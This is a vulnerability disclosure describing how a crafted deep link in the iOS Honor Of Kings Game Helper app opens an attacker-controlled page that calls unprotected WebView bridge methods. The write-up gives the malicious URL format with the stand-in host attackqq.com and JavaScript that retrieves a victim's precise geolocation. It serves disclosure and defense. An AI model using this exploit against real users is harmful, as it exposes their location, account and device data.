


# An information leak vulnerability in the iOS version of Honor Of Kings Game Helper app

## Brief Description

Honor Of Kings Game Helper is a game helper app developed by Tencent, providing functions such as official news browsing, live streaming viewing and community content viewing. It ranks **No.12** in the **"Utilities"** category list on the App Store of the Chinese region and has **109,000 ratings**.




The iOS version of the Honor Of Kings Game Helper app supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found that **there lacks a proper domain name validation** when these interfaces are invoked.

Thus, an attacker can craft a **malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the Honor Of Kings Game Helper app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's Account Information**, **retrieving victim's User Information**, **retrieving victim's Geolocation Information** and **retrieving victim's**

## Device Information.


## Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **smobagamehelper://web?url=http://attackqq.com/hokgamehelper/atkHonorOfKingsGameHelper.html**. Here, "**attackqq.com**" is a domain registered by the attacker and under the attacker's control. The domain should have the same suffix as Honor Of Kings Game Helper app's official domain name "**qq.com**". It is completely **feasible and inexpensive to register such a domain name**, as shown below.




In our experiment, we did not actually register attackqq.com, but modified the DNS rules in the local area network to map attackqq.com to our own website.

When the victim clicks on this URL, it directs the victim to the Honor Of Kings Game Helper app and opens the webpage **http://attackqq.com/hokgamehelper/atkHonorOfKingsGameHelper.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and carry out malicious activities, such as **retrieving victim's Account Information** (such as Account Name, Avatar, UserID, AccessToken), **retrieving victim's User Information** (such as Phone Number, Gender), **retrieving victim's Geolocation Information** and **retrieving victim's Device Information** (such as QimeiID).



Part of the code for JS to call OC and the callback function defined in JS are shown below:

```

window.webkit.messageHandlers.OneAPI.postMessage({
  "method": "getPreciseLocation",
  "callback": "callback_getPreciseLocation",
  "param": {
  }
});

window.webkit.messageHandlers.OneAPI.postMessage({
  "method": "getCountryInfo",
  "callback": "callback_getCountryInfo",
  "param": {
  }
});

window.webkit.messageHandlers.OneAPI.postMessage({
  "method": "getCityInfo",
  "callback": "callback_getCityInfo",
  "param": {
  }
});

```

```

window.callback_getPreciseLocation = function (res) {
  var json = res;
  document.getElementById("Country").innerText = "Your Country: " + json.data.ret.country;
  document.getElementById("Province").innerText = "Your Province: " + json.data.ret.province;
  document.getElementById("City").innerText = "Your City: " + json.data.ret.city;
  document.getElementById("District").innerText = "Your District: " + json.data.ret.district;
  document.getElementById("Town").innerText = "Your Town: " + json.data.ret.town;
  document.getElementById("LocationName").innerText = "Your Location Name: \n" + json.data.ret.address;
  document.getElementById("PreciseGeolocation").innerText = "Your Precise Geolocation: \n" + " (" + json.data.ret.longitude + ", "
+ json.data.ret.latitude + ")";
}

```

## Impact of the Vulnerability

**Scope of the vulnerability:** Honor Of Kings Game Helper app iOS v8.101.1106 (the latest version as of 2024-11-15).

**Consequences of the vulnerability:** Information disclosure.

**Download link for affected application:**

🔗 CN:

<https://apps.apple.com/cn/app/%E7%8E%8B%E8%80%85%E8%90%A5%E5%9C%B0/id1102305688>

## Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.